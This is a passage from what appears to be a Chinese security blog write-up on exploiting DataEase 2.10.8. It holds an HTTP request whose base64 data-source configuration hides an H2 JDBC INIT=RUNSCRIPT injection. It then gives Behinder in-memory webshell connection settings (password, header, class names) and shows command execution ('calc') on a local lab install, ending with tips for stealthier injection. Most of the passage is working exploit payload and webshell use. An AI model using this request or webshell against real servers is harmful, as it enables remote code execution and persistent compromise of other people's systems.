Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{"id":"","name":"a","description":"","type":"h2","configuration":"eyJkYXRhQmFzZSI6IiIsImpkYmMiOiJqZGJjOmgyOm1lbTp0ZXN0ZGI7VFJBQ0VfTEVWRUxfU1lTVEVNX09VVD0zO0luSVQ9UnVOU0NSSVBUIEZST00gJ0Q6L3Rlc3QvYWFhJyIsInVybFR5cGUiOiJqZGJjVXJsIiwic3NoVHlwZSI6InBhc3N3b3JkIiwiZXh0cmFQYXJhbXMiOiIiLCJ1c2VybmFtZSI6IjEyMyIsInBhc3N3b3JkIjoiMTIzIiwiaG9zdCI6IiIsImF1dGhNZXRob2QiOiIiLCJwb3J0IjowLCJpbml0aWFsUG9vbFNpemUiOjUsIm1pblBvb2xTaXplIjo1LCJtYXhQb29sU2l6ZSI6NSwicXVlcnlUaW1lb3V0IjozMH0="}
```



从返回看出来已经执行成功了，最后直接上冰蝎进行连接：

```
密码：Ulwumtn
请求路径：/*
请求头：Referer: Aatrl
脚本类型：JSP
内存马类名：org.apache.logging.Log4jConfigHnListener
注入器类名：com.fasterxml.jackson.x.ThreadUtil
```


新增Shell
URL:
http://127.0.0.1:8100/de2api/
脚本类型:
jsp
加密类型:
默认
自定义
* 默认：使用冰蝎v3.0内置加密模式
连接密码:
Ulwumtn
分类:
default
自定义请求头:
Referer: Aatrl
备注:
请输入备注信息
取消
保存


http://127.0.0.1:8100/de2api/
URL:
http://127.0.0.1:8100/de2api/
基本信息
命令执行
虚拟终端
文件管理
内网穿透
反弹shell
数据库管理
自定义代码
平行空间
扩展功能
备忘录
更新信息
D:/BaiduNetdiskDownload/dataease_2.10.8_win_amd64/DataEase-win32-x64/resources/env/bin/ >calc
D:/BaiduNetdiskDownload/dataease_2.10.8_win_amd64/DataEase-win32-x64/resources/env/bin/ >
计算器
标准
0
MC
MR
M+
M-
MS
M
%
CE
C
1/x
x²
²√x
÷
7
8
9
×
4
5
6
−
1
2
3
+
+/-
0
.
=

总结

感觉这种打法虽然稳定，但在实战中还是poc太长了，特别是注入内存马的情况下，感觉可以配合临时文件实现更优雅的不出网注入，可以参考p神的文章： ClassPathXmlApplicationContext的不出网利用 以及m4x哥哥的文章 从JDBC MySQL不出网攻击到spring临时文件利用，本文提到的代码已经放在https://github.com/yulate/jdbc-tricks/ 上了，欢迎star以及补充更多神奇jdbc小trick。